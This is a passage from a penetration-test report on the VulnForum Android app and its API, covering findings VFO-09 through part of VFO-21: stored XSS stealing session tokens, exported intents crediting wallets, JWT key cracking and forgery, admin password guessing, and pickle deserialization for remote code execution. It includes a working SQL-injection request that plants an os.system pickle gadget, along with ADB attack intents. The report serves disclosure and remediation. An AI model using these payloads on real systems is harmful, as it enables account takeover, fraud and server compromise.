This finding combines a server-side and a client-side defect. On the server, `POST /api/articles/{id}/comments` accepts a comment containing JavaScript without authentication and stores it without any sanitization or encoding. On the client, the comments are rendered in a WebView that has JavaScript and DOM storage enabled and is loaded with a fixed base origin `http://localhost/`; immediately after loading, the application injects the session JWT into that WebView's `localStorage` with `evaluateJavascript`. The stored comment therefore runs as script at that origin, reads the token from `localStorage`, and sends it out to the attacker. Exfiltration does not require permissive CORS: the script uses a one-way channel (an image/GET beacon with the token in the URL, and a comment posted back through the public comments API), which the same-origin policy allows cross-origin — CORS restricts reading a response, not sending the token. The service listens on all interfaces, including a global IPv6 address, which sustains the network vector.

Impact


A network attacker with no VulnForum account can steal the session of any user who opens the affected article's comments. The assessment recovered the JWT of a user account over a route readable without authentication and used it to read that account's wallet. A separate test captured the JWT of an `admin` session and obtained 200 on `GET /api/admin/users`. The attack requires the victim to open the comments of the affected article.

Evidence

The comment carrying the payload (id 42) was posted without an `Authorization` header and received 201. When the comments were opened with a test session, the payload read the token and posted it as a new comment (id 43) in the format `marker|JWT`; a public GET retrieved that token, and forwarding it to `GET /api/wallet/` returned 200.

```
POST /api/articles/1/comments        (no Authorization)  -> 201 CREATED  (id 42)
GET  /api/articles/1/comments        (no Authorization)  -> 200, comment id 43: "MARKER|
[JWT]"
GET  /api/wallet/  (Bearer <RECOVERED_TOKEN>)              -> 200
```

On the device, the comments view of the article shows a comment posted by the script with the session token of the user who opened it (redacted here):



The controls without a token and with a user role returned 401 and 403 on the administrative route, which confirms that the server-side authorization works and that the fault is the stored script and the location of the token.

The decompiled comments view (`ArticleDetailScreenKt`) shows the WebView configuration and the token injection that make the token reachable from the comment's script:

```
WebView w = new WebView(ctx);
w.getSettings().setJavaScriptEnabled(true);
w.getSettings().setDomStorageEnabled(true);
w.getSettings().setAllowUniversalAccessFromFileURLs(true);
w.loadDataWithBaseURL("http://localhost/", htmlContent, "text/html", "utf-8", null);
String token = new SessionManager(context).getToken();
w.evaluateJavascript("localStorage.setItem('token', '" + token + "');", null);
```

The comment's script reads `localStorage` through ordinary same-origin access at `http://localhost/`; `setAllowUniversalAccessFromFileURLs(true)` is an additional WebView misconfiguration, not the mechanism behind this finding.

Proof of concept

1. Post a comment containing JavaScript to `POST /api/articles/1/comments` without authentication.
2. Open, in the application and with a test account, the affected article and its comments section.
3. Confirm that the payload runs, reads the JWT from `localStorage`, and posts it as a new comment.
4. Retrieve the token with a public GET of the comments and reuse it against a protected route.

The attached script posts the payload comment and, once a victim opens the comments in the app, retrieves the stolen token and reuses it:

```
python3 poc/VFO-09.py --api http://127.0.0.1:5000/api --article 1
```

A `NOT REPRODUCED` result only shows that no token was captured in this run (for example, no victim opened the comments); it does not prove the issue is fixed.

Recommendation

On the server, require authentication and authorization to create comments, and encode comment content before it is rendered or use a sanitizer that removes scripts, event handlers, and active URLs. On the client, do not store the JWT where JavaScript can read it, and display untrusted content without JavaScript enabled or without access to the authenticated origin. Disable the unnecessary WebView flags (`setAllowUniversalAccessFromFileURLs`, `setAllowFileAccess`). Restrict the API listener to the necessary interface and to authorized clients.

References

- MASWE-0035: WebViews Loading Untrusted Content
- OWASP Cross-Site Scripting Prevention Cheat Sheet

[VFO-12] Sending messages as the user from another application on the device

Component	App
Severity	**Medium**
CVSS	4.8
Vector	`CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0018: Lack of Authentication or Authorization on App Components

Description


`com.vulnforum.ui.messages.SendMessageReceiver` is exported and requires no permission. Another application installed on the same device can set `recipient` and `content`; if VulnForum has a valid session, the receiver adds that session's user and token and creates the message without confirmation.

Impact

A malicious application installed on the device, and run by the user, created a persistent message chosen by the attacker, visible to the recipient as sent by the victim. This breaks the integrity and attribution of the authenticated account's messages. The test was confirmed with the VulnForum process active in the background and a valid session present; reading messages, obtaining the token, or executing after a forced close were not demonstrated.

Evidence

A co-installed application (different UID) sent an explicit broadcast with a chosen `recipient` and `content`. VulnForum added the victim's identity and token and created the message, which the recipient sees as sent by the victim:



With the session closed, the same broadcast was sent as `anonymous` and received 401; with empty content, the receiver made no request.

Proof of concept

The attack is a co-installed application that sends an explicit broadcast to the exported receiver. With a VulnForum session active, the same broadcast can be reproduced through ADB, used here only as a local interface, not as the attack path:

```
adb shell am broadcast -n com.vulnforum/com.vulnforum.ui.messages.SendMessageReceiver -a
com.vulnforum.SEND_MESSAGE --es recipient 'vfexp1' --es content 'VFO-12 external message'
```

Read the messages with the recipient account and confirm the message attributed to the victim's account.

Recommendation

Mark `SendMessageReceiver` as not exported if only the application itself uses it. If it must accept external calls, apply a `signature`-level permission and validate the caller's identity. Do not use an authenticated session to process external data without an explicit confirmation from the user.

References

- MASWE-0018: Lack of Authentication or Authorization on App Components
- Android: Broadcasts

[VFO-13] Arbitrary wallet credit from another application on the device

Component	App
Severity	**Medium**
CVSS	6.8
Vector	`CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0029: Insecure Deep Links MASWE-0018: Lack of Authentication or Authorization on App Components

Description


`DeeplinkAddFundsActivity` is exported, requires no permission, and accepts the `amount` parameter of the URI `vulnforum://addfunds`. Another application installed on the same device can open this Activity so that VulnForum uses the victim's active session and credits the indicated amount, without any confirmation inside the application. The underlying server weakness is that `POST /api/wallet/add` trusts the client-supplied amount; the exported Activity is only one way to reach it, and the same endpoint is abused in **VFO-21**.

Impact

A malicious application installed on the device, and run by the user, can modify the wallet balance of the authenticated account persistently, with no payment and no confirmation, even though it runs under a different UID. An active VulnForum session is a precondition, not a protection: with an expired session the operation returned 401 and did not change the balance.

Evidence

With an active victim session, a co-installed application sent the deep link and VulnForum credited the chosen amount with no confirmation. After `amount=1000000000000`, the victim's own wallet showed the inflated balance:



External input	HTTP	Persistent balance
Initial state	-	5.0
`amount=7`	200	12.0
`amount=1000000000000`	200	1000000000012.0
`amount=3`	200	1000000000015.0

The logs show that the call came from the attacking application (different UID) and that VulnForum added the victim's token.

Proof of concept

The attack is carried out by a co-installed application that opens the exported Activity. With a test account logged in and its session active, the same intent can be reproduced through ADB, used here only as a local interface, not as the attack path:

```
adb shell am start -n com.vulnforum/com.vulnforum.ui.wallet.DeeplinkAddFundsActivity -a
android.intent.action.VIEW -d 'vulnforum://addfunds?amount=7'
```

After sending it, the VulnForum wallet shows the balance increased by the chosen amount, with no confirmation inside the application.

Recommendation

Do not expose an Activity that directly runs a balance operation. If the deep link is necessary, have it only open a review screen that requires an explicit confirmation before sending the request. On the server, apply authorization controls and amount limits that do not depend on the client origin, and do not treat a nonce generated after receiving the intent as proof of consent.

References

- MASWE-0029: Insecure Deep Links
- MASWE-0018: Lack of Authentication or Authorization on App Components

[VFO-15] Impersonation of any user, including administrators, by forging session tokens

Component	API
Severity	**Critical**
CVSS	9.3
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N`
Weaknesses	CWE-1391: Use of Weak Credentials CWE-345: Insufficient Verification of Data Authenticity

Description

The API signs and verifies its session tokens (JWT) with the HS256 algorithm and a trivial signing key. The key, a common hyphenated English phrase, was recovered offline on the seventh attempt from a short list of common values, without sending candidates to the API. With the key, an attacker can sign tokens with chosen values for `sub` (user identifier), `role`, and `exp` (expiration), and the server accepts the claims in them as authoritative.

Impact

An attacker can fully impersonate any user and obtain administrative privileges without knowing any password. Because registration is open, the attacker first obtains a legitimate user token for free and recovers the key from it offline. The forged tokens allowed reading another account's private messages and balance, creating a persistent action attributed to it, accessing administrative functions with a chosen `admin` role, and setting a ten-year expiration.

Evidence

The signing key is shown masked as `su[REDACTED]`; it is a common, guessable phrase that was recovered from a short wordlist.

The negative controls narrowed the cause: the API returned 401 without a token, 422 with an incorrect signature, 422 with `alg=none`, 401 with a signed but expired token, and 403 when the real JWT of a normal user attempted the administrative route. That is, the server does validate signature, expiration, and role; the defect is the weak key and the trust placed in the signed claims.

- A JWT with `sub=1` read the messages and balance of the associated account, and `POST /api/messages/` persisted a message attributed to it.
- A JWT with `sub=999999` (nonexistent) and `role=admin` obtained 200 on `GET /api/admin/users`.

- A JWT with `exp = iat + 315360000` (ten years) obtained 200; the control with an expired `exp` obtained 401.
- A `PATCH /api/admin/articles/2` with `{"is_paid":false}` returned 200 and changed the payment state persistently.

Proof of concept

1. Obtain a legitimate JWT from a normal user account.
2. Offline, compute the HMAC-SHA256 of the token's header and body against a list of common secrets until the key matches.
3. Sign a new JWT with chosen `sub`, `role`, and `exp`.
4. Present that token on the protected routes and confirm read, write, and administrative access.

The attached script obtains a free user token, recovers the signing key offline, forges an admin token and uses it:

```
python3 poc/VFO-15.py --api http://127.0.0.1:5000/api
```

A `NOT REPRODUCED` result only shows that the key is not in the wordlist; it does not prove the key is strong.

Recommendation

Replace the signing key with a random, high-entropy value stored outside the code, and rotate the compromised key, invalidating the tokens signed with it. Do not rely on the `sub`, `role`, or expiration supplied by the client as the sole source of authorization: confirm that `sub` exists and obtain the current role from server data on each sensitive operation. Apply a server-defined maximum session duration and keep rejecting `alg=none`.

References

- CWE-1391: Use of Weak Credentials
- CWE-345: Insufficient Verification of Data Authenticity

[VFO-16] Administrator account taken over: weak password accepted and no limit on login attempts

Component	API
Severity	**Critical**
CVSS	9.3
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N`
Weaknesses	CWE-521: Weak Password Requirements CWE-307: Improper Restriction of Excessive Authentication Attempts

Description

The API enforces no password policy and places no limit on failed login attempts. `POST /api/login` applies no rate limiting, lockout, delay, or `Retry-After` on repeated failures, and account creation accepts trivially weak passwords. As a result, an administrative account whose password was a short dictionary word followed by three digits was taken over: a list of four common passwords obtained a session with `role=admin`, and the three failed attempts before the success triggered no control. The weak password is the proximate trigger; the underlying defects are the missing password policy and the absence of any brute-force protection.

Impact

A remote attacker with no account can take over an administrative account through password guessing. The obtained session accessed the administrative route `GET /api/admin/users`, which exposes user records, and the administrative identity authorizes operations that alter state. Administrative writes were not demonstrated during the test. Because the service enforces no password policy and no attempt limit, any account with a guessable password is exposed, not only this one; the attacker needs only network access to the login endpoint and the account's name. The Critical rating reflects the administrator takeover demonstrated on the tested instance; even against a stronger password, the residual exposure — no password policy and no limit on login attempts — remains a serious weakness.

Evidence

Sequence of attempts sent to `POST /api/login`:

```
{"username":"bob","password":"123456"}
{"username":"bob","password":"admin123"}
{"username":"bob","password":"welcome"}
{"username":"bob","password":"pa[REDACTED]"}
```

The first three attempts returned 401 with no `Retry-After` and no observable delay; the fourth, the account's real password (a dictionary word followed by three digits), returned 200 with `role=admin`. The issued token obtained 200 on `GET /api/admin/users`, compared with 401 without a token and 403 with a normal user. The test only establishes that three failures did not trigger a control before the success; it does not claim a universal absence of limits.

Proof of concept

1. Send `POST /api/login` sequentially with the user `bob` and the passwords `123456`, `admin123`, `welcome`, and the account's real password.
2. Confirm that the first three return 401 with no `Retry-After` and no delay.
3. Confirm that the correct administrative credential returns 200 and `role=admin`.
4. Use the token on `GET /api/admin/users` and confirm the 200 response.

The attached script runs a short wordlist against the target account and reports whether a session is obtained, with no lockout triggered:

```
python3 poc/VFO-16.py --api http://127.0.0.1:5000/api --user bob
```

A `NOT REPRODUCED` result only shows that the wordlist missed or that a limit now applies; it does not prove the account is safe.

Recommendation

Change the administrative password to a unique, high-entropy value. Reject common or compromised passwords when creating and changing credentials. Apply per-account and per-origin limits, with progressive delay or temporary lockout after consecutive failures, return 429 with `Retry-After` when the limit is triggered, and alert on repeated attempts against administrative accounts.

References

- CWE-521: Weak Password Requirements
- CWE-307: Improper Restriction of Excessive Authentication Attempts

[VFO-17] Remote command execution on the server without credentials

Component	API
Severity	**Critical**
CVSS	10.0
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H`
Weaknesses	CWE-502: Deserialization of Untrusted Data

Description

The backend's `User` model stores the `used_nonces` column as an object serialized with `PickleType`. When a login loads a user row, the server deserializes that column with `pickle.loads` and reconstructs the object in the backend process. Because Python's pickle format can encode objects that execute code on deserialization, writing a crafted blob into that column and then triggering a login runs attacker-controlled code on the server. The login that triggers deserialization is itself unauthenticated.

This was identified from the outside: values written into `used_nonces` through the injection in **VFO-02** changed the behavior of the login, a malformed value raised a pickle error on the server's debug error page (see **VFO-01**), and the code shown on those pages confirmed the `PickleType` declaration.

Impact

An attacker with no account can run system commands on the server, which fully compromises the confidentiality, integrity, and availability of the service and its data. This is the highest-impact finding in the report. The 10.0 reflects that successful exploitation runs commands on the host operating system — a system beyond the vulnerable Flask application — so the subsequent-system impact metrics (SC/SI/SA) are High.

The attacker reaches the vulnerable column through **VFO-02**: the SQL injection in `POST /api/register` writes an arbitrary serialized blob into `used_nonces` and sets the row's password, with no authentication. Without that write primitive the chain is not reachable unauthenticated, so **VFO-02** must be fixed as well.

Evidence

Binary pickle gadgets generally cannot travel safely as a JSON string, so the gadget is written through the **VFO-02** injection as a SQLite hex literal (`X'...'`) into the `used_nonces` column — the general method that works for any gadget — together with a password, in a single unauthenticated request:

```
POST /api/register HTTP/1.1
Content-Type: application/json

{"username":"<disposable>', 'x', 'user', 5.0) ON CONFLICT(username) DO UPDATE SET
password='<pwd>', used_nonces=X'63706f7369780a73797374656d0a2856736c65657020310a7452305d2e'
-- ","password":"x"}
```

The hex blob decodes to a pickle that calls `os.system('sleep 1')`. Code execution was demonstrated by timing. Pickle gadgets that run `sleep 1` and `sleep 2` were written into `used_nonces` through the **VFO-02** primitive; the login that deserializes the column then returned 200 with a delay equal to the sleep argument:

```
login with sleep(1) gadget   -> 200 in 1.003 s   (baseline 0.001 s)
login with sleep(2) gadget   -> 200 in 2.003 s   (baseline 0.003 s)
malformed blob / wrong type  -> 200, no delay
```

The delays were reproducible over five runs. The trace showed `pickle.loads` with the root cause `MutableList.as_mutable(db.PickleType)`. The test gadgets only introduced delays and returned an empty list; no persistent or destructive commands were run.

Proof of concept

1. Register a disposable row with a chosen name.
2. Using the **VFO-02** injection, on that same row, write `used_nonces` with a timing pickle blob (`sleep 1` or `sleep 2`) and set a new password.
3. Log in with the new password: the response arrives with a delay equal to the `sleep` argument, which demonstrates execution.
4. Repeat with `sleep 2` and confirm that the delay increases accordingly.
5. Restore the row by writing a benign pickle (`[]`).

The attached script writes the timing gadget and measures the login delay on a disposable account it registers itself:

```
python3 poc/VFO-17.py --api http://127.0.0.1:5000/api
```

A `NOT REPRODUCED` result only shows that this specific gadget no longer runs; it does not confirm that untrusted deserialization is fixed.

Recommendation

Replace `PickleType` with a format that does not execute code, for example JSON holding a validated list of nonces. Migrate existing values without passing controllable data to `pickle.loads`. Fix **VFO-02** with parameterized queries as well, since without that write the chain is not reachable without authentication.

References

- CWE-502: Deserialization of Untrusted Data
- OWASP Deserialization Cheat Sheet

[VFO-18] A user's inbox can be made permanently unreadable

Component	API
Severity	**High**
CVSS	7.1
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N`
Weaknesses	CWE-20: Improper Input Validation CWE-248: Uncaught Exception

Description

`POST /api/messages/` accepts the JWT `sub` claim as the sender without checking that the corresponding `User` row exists. The endpoint inserts and commits the message and then returns 500 when it tries to read the name of the nonexistent sender. The already committed row makes `GET /api/messages/` fail during serialization and return 500 for the victim's entire collection, persistently.

Impact

A single poisoned row prevents the victim from reading their message inbox at all, including legitimate earlier messages. The failure persisted after waiting and after obtaining a new JWT. There is no HTTP route to delete or correct messages (`DELETE` and `PATCH` returned 405), so the victim cannot recover on their own. The rest of the service (login, articles, administrative listing, other accounts' inboxes) kept responding 200. Exploitation requires a session token whose `sub` claim resolves to no existing user. That token is obtained through **VFO-15**, by forging a JWT with a nonexistent `sub`, or alternatively through **VFO-02**, by using the SQL injection to create the mismatched state; without one of those paths the attack is not reachable.

Evidence

```
POST /api/messages/  (JWT with nonexistent sub)  -> 500 in send_message
GET  /api/messages/  (same synthetic identity)    -> goes from "200 []" to 500
GET  /api/messages/  (victim)                      -> goes from 200 (with message) to 500
OPTIONS /api/messages/ -> allows POST, GET, OPTIONS, HEAD ; DELETE/PATCH -> 405
```

Proof of concept

1. Register two test accounts (victim and control) and confirm that both inboxes return 200.
2. Send a normal message from the control to the victim and confirm that the victim reads it with 200.
3. Using **VFO-15** (or **VFO-02**), create a JWT with a `sub` that corresponds to no user.
4. Send `POST /api/messages/` once to the victim with that JWT (it responds 500).

5. Confirm that the victim's `GET /api/messages/` returns 500 persistently.

The attached script forges a token with a nonexistent `sub` (using the key from **VFO-15**) and leaves a disposable victim inbox returning 500:

```
python3 poc/VFO-18.py --api http://127.0.0.1:5000/api --key <signing-key>
```

A `NOT REPRODUCED` result only shows that this specific poisoning no longer works; it does not prove the input is validated.

Recommendation

Before inserting, confirm that the `sub` corresponds to a valid `User` row and roll back the transaction if it does not exist. Enforce foreign keys in the database. During serialization, handle missing references without failing the entire collection. Add an authenticated administrative procedure to identify and repair orphaned rows.

References

- CWE-20: Improper Input Validation
- CWE-248: Uncaught Exception

[VFO-19] Another application can crash VulnForum through the add-funds screen

Component	App
Severity	**Medium**
CVSS	4.8
Vector	`CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0029: Insecure Deep Links

Description

`DeeplinkAddFundsActivity` is exported and requires no permission. Another application on the same device can start it with the opaque URI `mailto:vfo`. The Activity calls `Uri.getQueryParameter("amount")` without checking that the URI is hierarchical, and the uncaught `UnsupportedOperationException` terminates the VulnForum process.

Impact

A malicious application installed on the device, and run by the user, can terminate VulnForum's process through a local input, with no permission and no authentication, even under a different UID. The impact is a local denial of service, brief and recoverable: Android recreates the process and the application returns to the home screen. There is no persistent state, backend request, or confidentiality or integrity impact. This is one of four findings (**VFO-19**, **VFO-20**, **VFO-22**, **VFO-23**) that share the same structural cause — exported components that accept untrusted intents and reach unvalidated code paths — and that a single structural fix resolves.

Evidence

The crash of the VulnForum process is shown by the uncaught exception in the device log:

```
FATAL EXCEPTION: main
java.lang.UnsupportedOperationException: This isn't a hierarchical URI.
    at android.net.Uri.getQueryParameter(Uri.java:1723)
    at
com.vulnforum.ui.wallet.DeeplinkAddFundsActivity.onCreate(DeeplinkAddFundsActivity.kt:25)
```

Proof of concept

A co-installed application starts the exported Activity with an opaque URI. The same intent can be reproduced through ADB, used here only as a local interface, not as the attack path:

```
adb shell am start -n com.vulnforum/com.vulnforum.ui.wallet.DeeplinkAddFundsActivity -a
android.intent.action.VIEW -d 'mailto:vfo'
```

Observe the fatal exception and the death of the VulnForum process; reopening the application returns to the home screen.

Recommendation

Before calling `getQueryParameter`, reject null or opaque data and validate `isHierarchical()`, the `vulnforum` scheme, and the `addfunds` host. Handle parsing errors without letting an exception reach the main thread. If external calls are not needed, mark the Activity as not exported or protect it with a `signature`-level permission.

References

- MASWE-0029: Insecure Deep Links
- Android: Create deep links

[VFO-20] Another application can crash VulnForum by opening an article with an invalid identifier

Component	App
Severity	**Medium**
CVSS	4.8
Vector	`CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0029: Insecure Deep Links

Description

`MainActivity` is exported and requires no permission. Another application on the same device can start it with an explicit Intent without an action and the internal navigation URI `android-app://androidx.navigation/article/not-an-int`. The `article/{articleId}` destination receives the value as text and runs `Integer.parseInt` without validating it or catching the exception; the resulting `NumberFormatException` terminates the process.

Impact

A malicious application installed on the device, and run by the user, can cause a local denial of service of the Android client, brief and recoverable, with no permission and no authentication, under a different UID. Reaching the `Article` screen by this route is only an interface jump: a backend control confirmed that `GET /api/articles/` without `Authorization` returns 401, so there is no authentication bypass. This is one of four findings (VFO-19, VFO-20, VFO-22, VFO-23) that share the same structural cause — exported components that accept untrusted intents and reach unvalidated code paths — and that a single structural fix resolves.

Evidence

The crash of the VulnForum process is shown by the uncaught exception in the device log:

```
FATAL EXCEPTION: main
java.lang.NumberFormatException: For input string: "not-an-int"
    at java.lang.Integer.parseInt(Integer.java:781)
    at com.vulnforum.ComposableSingletons$MainActivityKt...invoke(MainActivity.kt:82)
```

Proof of concept

A co-installed application starts `MainActivity` with the internal navigation URI. The same intent can be reproduced through ADB, used here only as a local interface, not as the attack path:

```
adb shell am start -n com.vulnforum/com.vulnforum.MainActivity -d
'android-app://androidx.navigation/article/not-an-int'
```

Observe the `NumberFormatException` and the death of the process; reopening the application returns to the home screen.

Recommendation

Declare `articleId` as an integer navigation argument and reject routes that do not meet that type. If the value still arrives as text, use a safe conversion and show an error or return to a valid destination when parsing fails. Do not automatically process data from external Intents in `MainActivity` when those routes are internal only: validate the origin and the URI before handing them to navigation, or separate the exported component from the internal navigation host.

References

- MASWE-0029: Insecure Deep Links
- Android: Pass data between destinations

[VFO-21] A standard user can block the administration panel

Component	API
Severity	**Medium**
CVSS	6.9
Vector	`CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N`
Weaknesses	CWE-20: Improper Input Validation CWE-248: Uncaught Exception

Description

`POST /api/wallet/add` — the same endpoint abused in **VFO-13** — accepts the JSON number `1e400` from a normal account, converts it to `+inf`, and persists it as the balance. `GET /api/admin/users` then includes the non-standard token `Infinity` in the response. The application's strict Retrofit/Gson converter cannot read that body, and an unhandled exception crashes the process when an administrator opens the panel.

Impact

